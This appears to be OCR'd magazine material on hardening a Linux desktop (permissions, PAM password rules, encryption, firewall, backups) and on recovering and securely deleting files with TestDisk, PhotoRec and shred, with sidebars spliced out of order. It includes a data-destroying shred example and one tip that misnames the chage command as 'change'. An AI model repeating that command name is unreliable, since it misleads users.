However, this arrangement can't be used to define per-user or per-group permissions. For that, you need to employ access control lists (ACL) that enable you to specify elaborate permissions for multiple users and groups. While you can define them manually, graphical tools such as *Eiciel* make the process more intuitive and help you save a lot of time and effort. You can install *Eiciel* from the repos of most major desktop distributions. Once installed, the tool can be used to fine-tune the access permissions for each individual file.

To get a better hang of the filesystem permissions on Linux, let's put them into practise to lock sensitive files such as the ones that house password information. The file should belong to the root owner and group with 644 permissions.

Quick tip


From a security point of view, it's prudent to stick to the official repositories as much as possible, and only look elsewhere as a last resort.

Keep an eye on processes

Virtually all malicious activity happens via processes running in the background. As part of your active security management plan, you should keep an eye on the running processes on your machine and immediately take action against any suspicious processes. You can use the `top` command to list all the running processes and how they are consuming the available resources on your computer. If you want a more user-friendly version of the running processes, install the *htop* utility from the repos.

Every process is assigned a process ID, or PID which helps identify and keep track of individual processes. Use the *pgrep* command to list the PID if a process, such as `pgrep vlc`. To kill a process you can use the `kill` command followed by the PID (Process ID) of the unrecognised program.

For example, `kill -9 1934` will ask the Linux kernel to shutdown the app associated with the specified PID. You can also kill a process from within the *top* utility. Press the k key and type the PID of the process to terminate.



› Eiciel adds an Access Control List tab in the file manager's file properties dialog window that's accessed by right-clicking over a file.

This allows users to log in and view the associated username. It'll however prevent them from modifying the **/etc/passwd** file directly. Then there's the **/etc/shadow** file which contains encrypted password as well as other information such as account or password expiration values. The owner of this file is the user root while the group is often set to an administrative group, like shadow. The permissions on this file are set to 000 to prevent any user from even reading the file.

Still, while there is no access permission on the file, the root user can still access it. But if no one can access the file how can users change their passwords which are stored in this file? This is because the **/usr/bin/passwd** utility uses the special permission known as SUID. Thanks to this special provision, the user running the *passwd* command temporarily becomes root while the command is running and can then write to the **/etc/shadow** file. Similarly, the **/etc/group** file which contains all the groups on the system and should have the same file permissions as the **/etc/passwd** file. In the same vein, the group password file, **/etc/gshadow** should have the same permissions as that of the **/etc/shadow** file.

Quick tip

To use *nano* as the *visudo* editor for the current shell session, set and export the EDITOR variable before calling *visudo*, such as `EDITOR=nano visudo`.

Manage passwords with PAM

The Pluggable Authentication Modules (PAM) mechanism was originally implemented in the Solaris operating system but has been a Linux mainstay for quite a while now. PAM simplifies the authentication management process and provides a flexible mechanism for authenticating users and apps. In order to reap the benefits of PAM, individual applications have to be written with support for the PAM library. The command `ldd /{,usr/}{bin,sbin}/* | grep -B 5 libpam | grep '^/'` will display a list of all the apps on your system that are PAM-aware in some way or the other. From the list you'll notice that many of the common Linux utilities make use of PAM.

You can also use PAM to force users to select a complex password. PAM stores its configuration files under the **/etc/pam.d** directory. Here you'll find a configuration file for virtually all the apps that request PAM authentication. When you look inside these configuration files, you'll notice that they all begin with calls to include other configuration files with the common- prefix. For example, the **/etc/pam.d/passwd** file calls the common-password file. These common-prefixed files are general configuration files whose rules should be applied in most situations.

The common-password file among other things control password complexity. The `cat /etc/pam.d/common-password | grep password` command will list the relevant lines that define the basic rule for passwords, such as:

```
password   [success=1 default=ignore]   pam_unix.so obscure sha512
password   requisite          pam_deny.so
password   required           pam_permit.so
password   optional   pam_gnome_keyring.so
```

We're interested in the first line which defines the rules for password. Some rules are already defined such as asking for passwords to be encrypted with SHA512 algorithm. The obscure parameter ensures complexity based on various factors such as previous passwords, number of different types of characters and more.

For more password checking capabilities, let's install an additional PAM module with `sudo apt install libpam-cracklib`. Installing this module will automatically change the **/etc/pam.d/common-password** file which lists the additional line:

```
password   requisite      pam_cracklib.so retry=3 minlen=8 difok=3
```

This line enables the pam_cracklib module and gives the users three chances to pick a good password. It also sets the minimum number of characters in the password to 8. The difok=3 option sets the minimum number of characters that must be different from the previous password.

You can append remember=5 on this line to prevent users from setting the five most recently used passwords. You can also use the dcredit, ucredit, lcredit and ocredit options to force the password to include digits, upper-case characters, lower-case characters and special-case characters. For example, you can use the following to force the user to choose a password that's not the same as the username and contains a minimum of 10 characters with atleast 4 digits, 1 upper-case character, and 1 special character:

```
password   requisite      pam_cracklib.so dcredit=-4 ucredit=-1 ocredit=-1 lcredit=0 minlen=10 reject_username
```


Obfuscate your partition

One of the best ways to keep your personal data to yourself is to encrypt it, so others cannot read the files. To this end, the installers of some leading distributions, such as Fedora, Linux Mint and Ubuntu, enable you to encrypt your entire disk during the initial set up of the distro.

If you wish to encrypt individual files, however, you can use the *zuluCrypt* application. What this does is block device encryption, which means that it encrypts everything written to a particular block device. The block device in question can be a whole disk, a partition or even a file mounted as a loopback device. With block device encryption, the user creates the filesystem on the block device, and the encryption layer transparently encrypts the data before writing it to the actual lower block device.

Using *zuluCrypt*, you can create an encrypted disk within a file or within a non-system partition or USB disk. It can also encrypt individual files with GPG. *ZuluCrypt* has an intuitive user interface; you can use it to create random keyfiles and


› Always ensure your distribution is configured to install security updates immediately without waiting for manual confirmation.



A plan for disaster recovery

A plan for recovering from a breach that results in data loss should be part of your security plan as well. There are several versatile backup utilities available for the Linux desktop user. In fact, your distribution will surely have one installed by default as well. Ubuntu, for example, ships with the simple to use *Déja Dup* tool which you can also install on other distributions such as Fedora, OpenSUSE and Linux Mint. Most of the built-in backup tools, such as *Déja Dup*, have a very minimal interface, but you'll need to configure them before putting them into action. Almost every application will ask you to point it to the location where you want to house your backups. Depending on the tool you're using, this can be a local hard disk, a remote location accessible via SSH or FTP, or a web-based storage service, such as Amazon S3. You'll also have to mark files and directories that you want to include in the backup. Some tools will also help you setup a backup schedule to automate the process. Tools, such as *Déja Dup*, will also enable you to encrypt your backups.

While tools such as *Déja Dup* take the pain out of setting up the actual data backup process, a crucial part of the process is preparing for it. For starters you need to decide on a location for storing the backed up data. If you have multiple disks and a spare computer you can even setup your own Network Attached Storage (aka a NAS) device using software like OpenMediaVault. The kind of data you wish to backup also influences the choice of storage medium. You'll also need to work out the appropriate backup methodology. Do you want to backup manually or automatically based on a schedule? The correct backup frequency varies based on the kind and value of data being safeguarded. Depending on the size of the files, it might not be a good idea to back them up completely everyday either.



› Déjà Dup is based on Duplicity and provides just the right number of features for desktop users who aren't used to the ways of a backup tool.

use these to encrypt the containers. The app also includes the *zuluMount* tool that can mount all encrypted volumes supported by *zuluCrypt*.

To install *zuluCrypt* head to **http://mhogomchungu.github.io/zuluCrypt/** and scroll down the page to the binary packages section. The app is available as installable .deb package files for Debian and Ubuntu. Download the package for your distro and extract it with `tar xf zuluCrypt*.tar.xz`. Inside the extracted folder, switch to the folder corresponding to your architecture (i386 for older 32-Bit machines and amd64 for new 64-Bit ones). Both folders contain four binary packages that you can install in one go with the `sudo dpkg -i *deb` command. On other distributions you'll have to install *zuluCrypt* manually. Download the app's tarball and follow the detailed steps in the included BUILD-INSTRUCTIONS file to fetch the dependencies from your distro's repos.

Put up a Firewall

Linux distributions comes with the venerable *netfilter/iptables* framework. This framework is a set of kernel modules that can be utilised to create packet filtering rules at the kernel level. Ubuntu ships with an application called *Uncomplicated FireWall* (UFW) which is a userspace application that can be used to create *iptables* rules. There is also a GUI for UFW called *Gufw*. *Gufw* takes the pain out of managing *iptables*. The program can easily allow or block services as well as user-specified ports. You configure your policy based on pre-installed profiles for Home, Public and Office and set the policies for incoming and outgoing traffic. The default configuration should satisfy most of the users, you can set individual rules if you wish for a more advanced configuration.

Begin by first enabling the firewall. Once enabled you can set the Incoming and Outgoing policies by selecting one of the three options in the drop-down menus. The allow option will allow traffic without asking any questions. The Deny option will silently discard all incoming or outgoing packets. The Reject option is different in that it sends an error packet to the sender of the incoming packets.

After you've set the policy for both Incoming and Outgoing traffic you can define specific rules for individual apps and services. To create a rule, click the Add button after expanding the Rules section. This opens a window that offers three tabs that enable the creation of rules in different ways. The Preconfigured option lets you select ready made rules for specific apps or services, while the other two enable you to define rules for specific ports.

We'd suggest that most users should stick to the Preconfigured tab. All you need to do is select the app you wish to control traffic for from the drop-down menu and the app will automatically define the most effective rules. As mentioned earlier: for a secure system, you should drop all incoming and outgoing traffic and then selectively add rules for the apps and services that you use, such as the web browser, instant messaging and BitTorrent etc. ■

Quick tip

Use the *change* command (`change -l bodhi`) to get various details about a user's account, including the account expiry date and time since the password last changed.

Table 1. Access and user restrictions

Permission	Action	chmod option
read	(view)	r or 4
write	(edit)	w or 2
execute	(execute)	x or 1
User	**ls -l output**	**chmod option**
owner	-rwx------	u
group	----rwx---	g
other	-------rwx	o


Data recovery and secure deletion

Mike Bedford investigates recovering files from damaged disks and how to make sure that what you delete is gone for good.

Our expert

Mike Bedford has been the victim of a disk crash, so is all too aware of the anguish of losing important data.

Increasingly, one of the most valuable commodities is information. But this isn't just for big business – most of us have data that is valuable in one way or another. So, preserving that data is important, because the consequences of failing to do so can range from inconvenience to financial hardship. And as we're all well aware, there can also be severe consequences if our data falls into the wrong hands. Here we address the two inter-related themes of data recovery following accidental deletion or hard disk failure, and secure deletion so that, when you do delete data, nobody else can recover it. Mostly we're considering traditional magnetic hard disks, but we also look at the different challenges that apply to SSDs (see Solid-State Drives boxout below).



› **SSDs look different from magnetic hard disks and the challenges they pose for file recovery and secure deletion are markedly different, too.**

CREDIT: TDmitry Nosachev, CC BY-SA 4.0, https://commons.wikimedia.org/wiki/File:SanDisk_Fusion_ioMemory_PX600-5200_PCI-

Check your bin!

Sometimes the obvious gets overlooked; that obvious measure is to restore the file from the Rubbish Bin (Trash if the language is set to American English), the special folder that stores files that have been deleted. Do bear it in mind. After all, magically restoring your friend's files might just promote you to hero status. If you deleted a file using the `rm` (remove) command in the terminal, that file will have been genuinely deleted, as opposed to being dispatched to the Rubbish Bin, so the trivially simple method of recovering the file won't work. If the file was deleted in the file manager – as will almost certainly be the case with your non-technically minded friend – there's a good chance it's residing in the Rubbish Bin. Certainly, that is what happens if you select a file and hit the Delete key, although Shift+Delete bypasses the Rubbish Bin. It's also possible, permissions depending, to delete a file or send it to the Rubbish Bin by selecting the appropriate option having right-clicked on a file.

Solid-State Drives

Most of the techniques discussed throughout this article don't apply to SSDs, and both recovering deleted files and secure deletion are either impossible, unnecessary or they are significantly more difficult because of several things that happen, internal to the SSD, that the PC is totally unaware of.

The first concerns what happens when a file is deleted, and it relates to how the space it occupied will eventually be reused. Unlike a magnetic disk, the flash memory in an SSD can't just be overwritten. First it has to be erased, which is a function of the memory chips, and is not the same as overwriting with zeros, for example. This takes time, so the SSD erases unused space as a background process, so that writing new files isn't slowed down unnecessarily. It probably won't happen immediately, but when the data is eventually erased, there's no possibility of recovering the file. That's the bad news; the good news is that secure deletion isn't necessary.

Then there's wear levelling. Because flash memory can't be written to as many times as magnetic memory – 1,000 to 100,000 times, depending on the tech – the SSD moves blocks of data around, as a background process, to avoid any blocks of memory being over-used. Although the SSD's firmware keeps track of this, it doesn't provide the PC with this information. So, even if parts of a deleted file haven't yet been erased, file recovery software won't know where, the remnants of the file are.

So how do you recover 'permanently' deleted files? We put that word in quotes because, although it's often thought of as such, files can still often be recovered. That's because, when a file is deleted, the data it contained isn't actually deleted – in the sense of it being overwritten with zeros or ones – but, instead, the reference to the file in the filesystem is marked as deleted, with the result that the space it occupied on the disk becomes available for reuse. Sounds like deleted files ought to be recoverable, therefore, and while that is often true, some guidance is called for.

Here we're going to consider the worst case scenario of not noticing immediately that you've used the `rm` command inadvisably. If you do notice immediately, though, other options might be available to you if the file is still open in some application. We're going to be looking at some tools that enable you to recover deleted files, but first we have some important advice. Remember that deleting a file makes the space it occupied available for reuse. If your disk is large enough, and has enough free space, it's quite possible that the data in your deleted file will remain untouched for a considerable time, but there are no guarantees, so avoid saving files to disk. This includes installing new software, of course, so do make sure you have the necessary tools for undeletion installed on your PC before you need them, although several such tools are pre-installed on some distros. Remember also that background processes can write to disk, so if you just avoid saving files yourself, you might still lose any chance of recovery. The safest thing to do, therefore, is to close down your system as soon as you notice your error and then start it from a bootable CD or USB drive to attempt recovery. Needless to say, this means you need to be prepared. You could do worse than using the *Ultimate Boot CD* (**www.ultimatebootcd.com**), which is available as a download in ISO format and, in addition to the operating system, has diagnostic and data recovery tools already installed.

First of all, we'll take a look at *TestDisk*. It's pre-installed with some distros, but not all, so check before you need it, and install it if necessary. It's a command-line utility and, for best results, you should use it with *sudo* access. Although our emphasis here is on recovering deleted files, because that's surely the most commonly needed data recovery function, *TestDisk's* capabilities go far beyond that. So, if you find yourself in the unenviable but, hopefully, unlikely position of having accidentally deleted a disk partition, *TestDisk* can probably come to the rescue here, too. But there's a snag if you want to restore a deleted file from a disk with the ext4 filesystem, which is the one you'll find used in most Linux systems, or its predecessor ext3. Unlike many other filesystems, when a file is deleted in ext4 or ext3, the pointer that shows where the deleted file's data started on the disk is deleted. This would make undeletion by the normal method impossible; indeed, the user documentation doesn't list ext4 as one of its supported filesystems. Bizarrely, we've seen several reports of people claiming to have used *TestDisk* to restore deleted data on an ext4 or ext3 disk, but we remain sceptical, and our experience is that you can't. However, we were able to use it to restore deleted files from a USB flash drive, and the same will be true of memory cards, because they use the supported FAT file system.

```
Terminal
TestDisk 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org
 1 * FAT16 >32M                0   1  1   995   7 32     254944 [NO NAME]
Directory /
                                                   Previous
 -rwxr-xr-x     0     0      5566 13-Aug-2022 17:23 LP10.txt
 drwxr-xr-x     0     0         0 29-Jul-2022 10:49 .Trash-1000
 -rwxr-xr-x     0     0     19530  3-Aug-2022 16:09 Relay Oscillator.cdr
 -rwxr-xr-x     0     0     31090  3-Aug-2022 16:53 Light Chaser.cdr
 -rwxr-xr-x     0     0      1230 12-Aug-2022 09:35 COBOL2NDJOB.TXT
 -rwxr-xr-x     0     0      4091 12-Aug-2022 10:39 COBOL Compiler Output.txt
 -rwxr-xr-x     0     0      1693 12-Aug-2022 12:53 COBOL-source-corrected by Br
 -rwxr-xr-x     0     0      1788 12-Aug-2022 14:34 COBOL3RDJOB.TXT
 drwxr-xr-x     0     0         0 12-Aug-2022 15:37 New folder (2)
 drwxr-xr-x     0     0         0 14-Aug-2022 15:51 Latest Jobs
>-rwxr-xr-x     0     0    152934 23-Jul-2022 13:39 Screenshot fr
 -rwxr-xr-x     0     0     53650 27-Jul-2022 17:46 CREGJ 119 Mains Interference
 -rwxr-xr-x     0     0    102999 23-Sep-2022 09:37 Screenshot from 2022-09-23 1
 -rwxr-xr-x     0     0     73077 23-Sep-2022 12:45 Screenshot from 2022-09-23 1
                                                   Next
Use Right to change directory, h to hide deleted files
    q to quit, : to select the current file, a to select all files
    C to copy the selected files, c to copy the current file
```

› TestDisk doesn't work with the ext3 or ext4 filesystems but, as the red files listed here prove, it works on FAT devices such as USB flash drives.

We're not going to give a blow-by-blow account of how to recover deleted files using *TestDisk,* but if you get stuck, the user manual seems comprehensive. We should point out that the interface is wordy, but we're confident you'll soon get the hang of it.

The first few menus are fairly obvious, but when you get to a screen with options starting with Analyse, Advanced and Geometry, select Advanced. Then, on the next screen, select your partition and choose the List or Undelete option, if available.

You can now navigate through the folders in that partition. Any deleted files are shown in red and are candidates for recovery. Do remember, though, for the same reason that you need to avoid writing to your disk as soon as you notice an accidental deletion, don't attempt to write your recovered files on to the same disk partition as the one that contained the lost files. Use a different partition or disk, perhaps a USB memory stick, otherwise the first file you recover might be your last.

Because *TestDisk* won't do the trick, we need to consider how to restore deleted files under ext4 or ext3. One option is *extundelete.* It works in a different way from *TestDisk,* attempting to extract the

```
Terminal
PhotoRec 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org

PhotoRec will try to locate the following files
    Previous
 [ ] iso  ISO
 [ ] it   Impulse Tracker
 [ ] itu  iTunes
 [ ] jks  Java Keystore
>[X] jpg  JPG picture
 [ ] jsonlz4 Mozilla bookmarks
 [ ] kdb  KeePassX
 [ ] kdbx KeePassX
 [ ] key  Synology AES key
 [ ] ldf  Microsoft SQL Server Log Data File
 [ ] lit  Microsoft ITOL/ITLS
 [ ] logic Apple Logic Studio
 [ ] lnk  MS Windows Link
 [ ] lso  Logic Platinum File
ilcoNext
Press s for default selection, b to save the settings
>[  Quit  ]
                                Return to main menu
```

› PhotoRec uses a different approach from the likes of TestDisk for file recovery. However, be sure to only select the file types you're interested in, otherwise it takes for ever.

Quick tip

Some say that secure deletion can't be guaranteed to keep a file from prying eyes with the ext4 filesystem because, like all journaling file systems, there might be a copy of the file, or segments of it, in the journal. However, you can take comfort from the fact that, by default, only metadata is written to the journal.

Quick tip

Encrypting a file is a viable alternative to secure deletion and it gives you a 'get out of jail free' card, should you decide you need it after all. However, critics say it leaves you open to being coerced into revealing the key, should you inhabit some shady twilight world, that is.

necessary information from the filesystem's journal, but we're not going to concentrate on that here, because there is arguably a better way, as you can see in the next section.

Beyond undeletion

TestDisk might be a powerful utility but, quite apart from its lack of support for ext4 and ext3, its ability to undelete files on any supported filesystem relies on that filesystem still being intact. If that isn't the case – although we can take comfort from the fact that a corrupted filesystem is a rare occurrence – we need to employ some of the techniques used in digital forensics. The same techniques can also be used with ext4 or ext3, even if *TestDisk* drew a blank.

In these instances, instead of just reversing the deletion process, it's necessary to search the disk for fragments of files and reassemble them using a detailed knowledge of the structure of particular file formats. Data recovery companies offer such a service, but at a not-insignificant cost, so it's fortunate that there's a companion program to *TestDisk*, which is installed at the same time as it, called *PhotoRec*. As the name suggests, its particular forte is photo files such as JPEGs, but it actually supports over 480 different formats, including just about every conceivable graphics format, movies, audio files and even *LibreOffice* documents and much more. It's fairly straightforward, so we'll leave you to experiment with it, but we do need to mention one important fact that might get overlooked.

One of the menus asks you to select a disk partition to search but, having selected that, before moving on, be sure to highlight File Opt and press Enter. This takes you to a menu that asks which file types you want it to search for and, by default, they're all selected. Generally, you press S to deselect all the file types and then, having highlighted each type you're interested in, select it using the right arrow key. Because reducing the number of formats being searched for has massive speed benefits – in our tests, while searching for all file types would have taken hours, this reduced it to 15 minutes for JPEGs only – make sure you only choose the types you're interested in.

```
mike@Mike-PC:~/Photos$ shred P6079921.jpg -uvz -n 10
shred: P6079921.jpg: pass 1/11 (random)...
shred: P6079921.jpg: pass 2/11 (aaaaaa)...
shred: P6079921.jpg: pass 3/11 (492492)...
shred: P6079921.jpg: pass 4/11 (b6db6d)...
shred: P6079921.jpg: pass 5/11 (000000)...
shred: P6079921.jpg: pass 6/11 (random)...
shred: P6079921.jpg: pass 7/11 (555555)...
shred: P6079921.jpg: pass 8/11 (ffffff)...
shred: P6079921.jpg: pass 9/11 (249249)...
shred: P6079921.jpg: pass 10/11 (random)...
shred: P6079921.jpg: pass 11/11 (000000)...
shred: P6079921.jpg: removing
shred: P6079921.jpg: renamed to 000000000000
shred: 000000000000: renamed to 00000000000
shred: 00000000000: renamed to 0000000000
shred: 0000000000: renamed to 000000000
shred: 000000000: renamed to 00000000
shred: 00000000: renamed to 0000000
shred: 0000000: renamed to 000000
shred: 000000: renamed to 00000
shred: 00000: renamed to 0000
shred: 0000: renamed to 000
shred: 000: renamed to 00
shred: 00: renamed to 0
shred: P6079921.jpg: removed
mike@Mike-PC:~/Photos$
```

› **Shred makes your deleted files unrecoverable but, depending on which flags you use, it makes a meal of it.**

When *PhotoRec* has finished, the location you chose for the recovered files will have been populated by several folders with names starting with **recup_dir**, and each of these contains many recovered files. But there's a snag. *PhotoRec* can't recover the names of the files it restores. They all have meaningless filenames, so it won't necessarily be easy to find the ones you need. If you view them in the file manager, of course, depending on what option you select, you should be able to find your files by scanning through the thumbnails. However, even this might be time-consuming, depending on how many files *PhotoRec* recovered. And with TXT files, to give just one example, you're only going to discover your prize by opening them one at a time – possibly from a list of hundreds or thousands – until you find the one you want.

A corrupted filesystem might be a lot worse than an accidentally deleted file but, unfortunately, things can get worse – a lot worse. If you've ever heard your hard disk making scratching sounds or continually clicking,

Big-Time Secure Deletion

Despite our look at secure deletion, and coming to the conclusion that overwriting data multiple times isn't really necessary, some organisations remain to be convinced that any software solution could ever be adequate, and specialist companies are all too happy to pander to that concern. To be less condescending, we do admit that using the services of an accredited data destruction company might be necessary to prove compliance with data protection legislation. The first method of data destruction, and the one that's most similar to software-based overwriting, involves using a degausser. This is a machine that subjects the whole disk drive, working or not, to a massively powerful magnetic pulse that instantaneously destroys any data on the platter. Apart from the benefit of using an accredited service, this is so much quicker than wiping an entire disk by overwriting it with random data.

If degaussing sounds like the ultimate solution, wait until we move on to look at disk destruction services. And we mean just that – totally and utterly destroying the disk. The Linux `shred` command shreds data in a conceptual way, but some secure deletion companies literally shred disks. Think of a massive, industrial scale, document shredder and you'll get the picture. And the end result is little more than metallic confetti. If that's not for you, but you're still concerned about disposing of an old PC, the photo might give you some inspiration.

while refusing to do anything useful, it's a memory that will stay with you for quite some time. This, of course, is a disk crash. It might be that the head has come into contact with the platter – never a good thing, and that's an understatement – or perhaps the on-drive electronics have failed. In either case, there's little you can do to resolve the situation (potentially you can source replacement board electronics from Ebay if that's the issue) except call in the experts. It's not going to be cheap, but many data recovery companies diagnose the problem for free, and you only pay a recovery fee if that diagnosis suggests they'll be able to revive your disk.

Secure deletion

